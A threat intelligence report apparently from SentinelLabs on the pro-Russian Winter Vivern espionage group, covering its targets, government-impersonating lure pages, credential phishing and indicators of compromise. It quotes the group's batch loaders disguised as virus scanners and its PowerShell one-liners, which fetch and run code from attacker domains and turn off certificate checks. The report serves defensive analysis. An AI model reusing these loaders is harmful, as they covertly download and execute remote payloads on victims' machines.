Winter Vivern | Uncovering a Wave of Global Espionage

sentinelone.com/labs/winter-vivern-uncovering-a-wave-of-global-espionage/

Tom Hegel

Executive Summary

- SentinelLabs has conducted an investigation into Winter Vivern Advanced Persistent Threat (APT) activity, leveraging observations made by The Polish CBZC and Ukraine CERT. Our research has uncovered a previously unknown set of espionage campaigns and targeting activities conducted by this threat actor.
- Our analysis indicates that Winter Vivern's activities are closely aligned with global objectives that support the interests of Belarus and Russia's governments. The APT has targeted a variety of government organizations, and in a rare instance, a private telecommunication organization.
- The threat actor employs various tactics, such as phishing websites, credential phishing, and deployment of malicious documents, that are tailored to the targeted organization's specific needs. This results in the deployment of custom loaders and malicious documents, which enable unauthorized access to sensitive systems and information.

Background on Winter Vivern

The Winter Vivern Advanced Persistent Threat (APT) is a noteworthy yet relatively underreported group that operates with pro-Russian objectives. DomainTools initially publicized the group in early 2021, naming it based on an initial command-and-control beacon URL string "wintervivern," which is no longer in use. Subsequently, Lab52 shared additional analysis several months later, identifying new activity associated with Winter Vivern.

The group has avoided public disclosure since then, until recent attacks targeting Ukraine. A part of a Winter Vivern campaign was reported in recent weeks by the Polish CBZC, and then the Ukraine CERT as UAC-0114. In this activity, CERT-UA and the CBZC collaborated on the release of private technical details which assisted in our research to identify a wider set of activity on the threat actor, in addition to new victims and previously unknown specific technical details. Overall, we find that the Winter Vivern APT is a resource-limited but highly creative group that shows restraint in the scope of their attacks. Our analysis indicates that Winter Vivern activity aligns closely with global objectives that support the interests of Belarus and Russia's governments.

Targeted Organizations

Our analysis of Winter Vivern's past activity indicates that the APT has targeted various government organizations since 2021, including those in Lithuania, India, Vatican, and Slovakia.


Recently linked campaigns reveal that Winter Vivern has targeted Polish government agencies, the Ukraine Ministry of Foreign Affairs, the Italy Ministry of Foreign Affairs, and individuals within the Indian government. Of particular interest is the APT's targeting of private businesses, including telecommunications organizations that support Ukraine in the ongoing war.

The threat actor's targeting of a range of government and private entities highlights the need for increased vigilance as their operations include a global set of targets directly and indirectly involved in the war.

Luring Methodology

Winter Vivern's tactics have included the use of malicious documents, often crafted from authentic government documents publicly available or tailored to specific themes. More recently, the group has utilized a new lure technique that involves mimicking government domains to distribute malicious downloads.

In early 2023, Winter Vivern targeted specific government websites by creating individual pages on a single malicious domain that closely resembled those of Poland's Central Bureau for Combating Cybercrime, the Ukraine Ministry of Foreign Affairs, and the Security Service of Ukraine.



WAŻNY KOMUNIKAT

Data publikacji 25.10.2022

Centralne Biuro Zwalczania Cyberprzestępczości zapowiada kampanię informacyjną polegającą na wysyłaniu e-maili do naszych obywateli, którzy padli ofiarą ataków hakerskich, w celu zapobieżenia wyciekowi poufnych danych.

Jak wykryć:

a) Słaba wydajność systemu

b) Częste awarie aplikacji

c) Nietypowe komunikaty o błędach

d) Przeglądarka często się zawiesza

e) Komputer przestaje odpowiadać

f) System sam się uruchamia

g) Zablokowany dostęp do plików i programów

Instrukcja:

a) Pobierz nasze oprogramowanie!

Ściągnij

b) Uruchom program (ponieważ opracowany program nie jest produktem publicznym, może być konieczne potwierdzenie działań użytkownika podczas uruchamiania).


c) Uzyskaj wynik (aplikacja przeskanuje niezbędne katalogi i wyświetli wynik skanowania).

d) Po wykryciu złośliwego oprogramowania program skanujący wyświetli lokalizację wirusów, musisz je usunąć!

Dziękuję za współpracę

Malicious Page Mimicking *cbzc.policja.gov.pl*

In mid 2022 the attackers also made an interesting, lesser observed, use of government email credential phishing webpages. One example is `ocspdep[.]com`, which was used in targeting users of the Indian government’s legitimate email service `email.gov.in`.



Enter Details to **Sign In**

Enter email user@gov.in / user@nic.in

****

Kavach App should be downloaded only from authentic platforms i.e. App Store, Google Play Store & https://kavach.mail.gov.in

Tip of the day

Tip Missing

visit:

www.infosecawareness.in/nic-tip

email.gov.in Login Page


Looking back at less recent activity, we can see in December 2022 the group likely targeted individuals associated with the `Hochuzhit.com` ("I Want to Live") project, the Ukraine government website offering guidance and instructions to Russian and Belarus Armed Forces seeking to voluntarily surrender in the war. In these attacks the threat actor made use of a macro-enabled Excel spreadsheet to infect the target.

When the threat actor seeks to compromise the organization beyond the theft of legitimate credentials, Winter Vivern tends to rely on shared toolkits, and the abuse of legitimate Windows tools.

View Into The Arsenal

Winter Vivern APT falls into a category of scrappy threat actors, being quite resourceful and able to accomplish a lot with potentially limited resources while willing to be flexible and creative in their approach to problem-solving.

Recent campaigns demonstrate the group's use of lures to initiate the infection process, utilizing batch scripts disguised as virus scanners to prompt downloads of malware from attacker-controlled servers.



72028cff34d33e26bf01e4bf63c8b977ece33b3809bd6dd075bcff343895dc4b

```
@echo off
echo Scan viruses signatures started.
echo Scaning...
powershell.exe -c "Start-Process -win hidden -filepath
    'powershell.exe' -argumentlist ""`$a=whoami;"",""[System.Net.Serv
icePointManager]::ServerCertificateValidationCallback = {`$true};iex
    (New-Object
    Net.WebClient).DownloadString('https://bugiplaysec.com/
    fjasmngptwq214.php')"""
echo 3%%
timeout 3 > NUL
echo 7%%
timeout 2 > NUL
echo 13%%
timeout 4 > NUL
echo 22%%
timeout 2 > NUL
echo 29%%
timeout 1 > NUL
echo 35%%
timeout 4 > NUL
echo 41%%
timeout 3 > NUL
echo 50%%
timeout 1 > NUL
echo 57%%
timeout 3 > NUL
echo 68%%
timeout 2 > NUL
echo 72%%
timeout 3 > NUL
echo 87%%
timeout 1 > NUL
echo 90%%
timeout 2 > NUL
echo 98%%
timeout 1 > NUL
echo Virus not found!
pause
```

05457a790782542d3f16c9b8368a077b458ff7349856e6da541223a51e94b9c8

```
@echo off
echo Scan viruses signatures started.
echo Scaning...
powershell.exe -c "Start-Process -win hidden -filepath
    'powershell.exe' -argumentlist ""`$a=whoami;"",""[System.Net.Ser
vicePointManager]::ServerCertificateValidationCallback =
    {`$true};iex (New-Object
    Net.WebClient).DownloadString('https://troadsecow.com/
    fjasmngptwq95824s.php')"""
echo 3%%
timeout 3 > NUL
echo 7%%
timeout 2 > NUL
echo 13%%
timeout 4 > NUL
echo 22%%
timeout 2 > NUL
echo 29%%
timeout 1 > NUL
echo 35%%
timeout 4 > NUL
echo 41%%
timeout 3 > NUL
echo 50%%
timeout 1 > NUL
echo 57%%
timeout 3 > NUL
echo 68%%
timeout 2 > NUL
echo 72%%
timeout 3 > NUL
echo 87%%
timeout 1 > NUL
echo 90%%
timeout 2 > NUL
echo 98%%
timeout 1 > NUL
echo Virus not found!
pause
```

Fake Virus Scan Loaders

In the case of malicious documents, such as the Hochu Zhit themed XLS files, PowerShell is called through a macro. Specifically, `Invoke-Expression` cmdlet is executed, beaconing to the malicious destination of `ocs-romastassec[.]com/goog_comredira3cf7ed34f8.php`.

```
powershell.exe -noexit -c "[System.Net.ServicePointManager]::ServerCertificateValidationCallback={$true};
iex (new-object net.webclient).DownloadString('hxxps://ocs-romastassec[.]com/goog_comredira3cf7ed34f8.php')"
```

One malware family of recent activity is APERETIF, named by CERT-UA based on the development PDB path inside the sample. We identified a related sample following similar use, although it is less complete in malicious design. These samples align with the theme of attacks mimicking a virus scanner, presenting users with the fake scan results similar to the script loaders. Known samples are PE32 executables, written in Visual C++, with a compilation timestamp of May 2021. We assess the threat actor shifted from these original executables to the delivery of batch files with PowerShell scripting, with overlap in their use.


f39b260a9209013d9559173f12fbc2bd5332c52a	C:\Users\user_1\source\repos\Aperitivchick\Release\SystemProtector.pdb
a19d46251636fb46a013c7b52361b7340126ab27	C:\Users\user_1\source\repos\Aperitivchick 2\Release\SystemProtector.pdb

APERETIF is a trojan, automating the collection of victim details, maintaining access, and beaconing outbound the actor-controlled domain `marakanas[.]com`. As with the previous script, the trojan makes use of `whomami` within PowerShell in its initial activity to beacon outbound for further instructions and/or downloads.

```
actor-controlled.exe -c "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;
$a=whoami;
iex (New-Object Net.WebClient).DownloadString("""hxxps://marakanas[.]com/Kkdn7862Jj6h2oDASGmpqU4Qq4q4.php?
idU=$a""")"
```

APERETIF also uses the `signatures.php?id=1` URI through HTTPS GET requests. The group made use of compromised WordPress websites to host the malware, such as with `hxxps://applesaltbeauty[.]com/wordpress/wp-includes/widgets/classwp/521734i` and `hxxps://natply[.]com/wordpress/wp-includes/fonts/ch/097214o` serving as the download location for APERETIF during initial attack stages.

Moreover, Winter Vivern employs other intrusion techniques, such as exploiting application vulnerabilities to compromise specific targets or staging servers. An attacker-controlled server was found to host a login page for the Acunetix web application vulnerability scanner, which may serve as a supplementary resource for scanning target networks and potentially used to compromise WordPress sites for malware hosting purposes.


https://80.79.124.135:3443/#/login

Acunetix Vulnerability Scanner Login

Conclusion

The Winter Vivern cyber threat actor, whose operations of espionage have been discussed in this research, has been able to successfully carry out their attacks using simple yet effective attack techniques and tools. Their ability to lure targets into the attacks, and their targeting of governments and high-value private businesses demonstrate the level of sophistication and strategic intent in their operations. The dynamic set of TTPs and their ability to evade the public eye has made them a formidable force in the cyber domain.

Indicators of Compromise

Type	Indicator
Domain	bugiplaysec[.]com

Domain	marakanas[.]com
Domain	[email protected][.]com
Domain	ocs-romastassec[.]com
Domain	ocspdep[.]com
Domain	security-ocsp[.]com
Domain	troadsecow[.]com
URL	hxxps://applesaltbeauty[.]com/wordpress/wp-includes/widgets/classwp/521734i
URL	hxxps://marakanas[.]com/Kkdn7862Jj6h2oDASGmpqU4Qq4q4.php
URL	hxxps://natply[.]com/wordpress/wp-includes/fonts/ch/097214o
URL	hxxps://ocs-romastassec[.]com/goog_comredira3cf7ed34f8.php
IP	176.97.66[.]57
IP	179.43.187[.]175
IP	179.43.187[.]207
IP	195.54.170[.]26
IP	80.79.124[.]135
File SHA1	0fe3fe479885dc4d9322b06667054f233f343e20
File SHA1	83f00ee38950436527499769db5c7ecb74a9ea41
File SHA1	a19d46251636fb46a013c7b52361b7340126ab27
File SHA1	a574c5d692b86c6c3ee710af69fccbb908fe1bb8
File SHA1	c7fa6727fe029c3eaa6d9d8bd860291d7e6e3dd0
File SHA1	f39b260a9209013d9559173f12fbc2bd5332c52a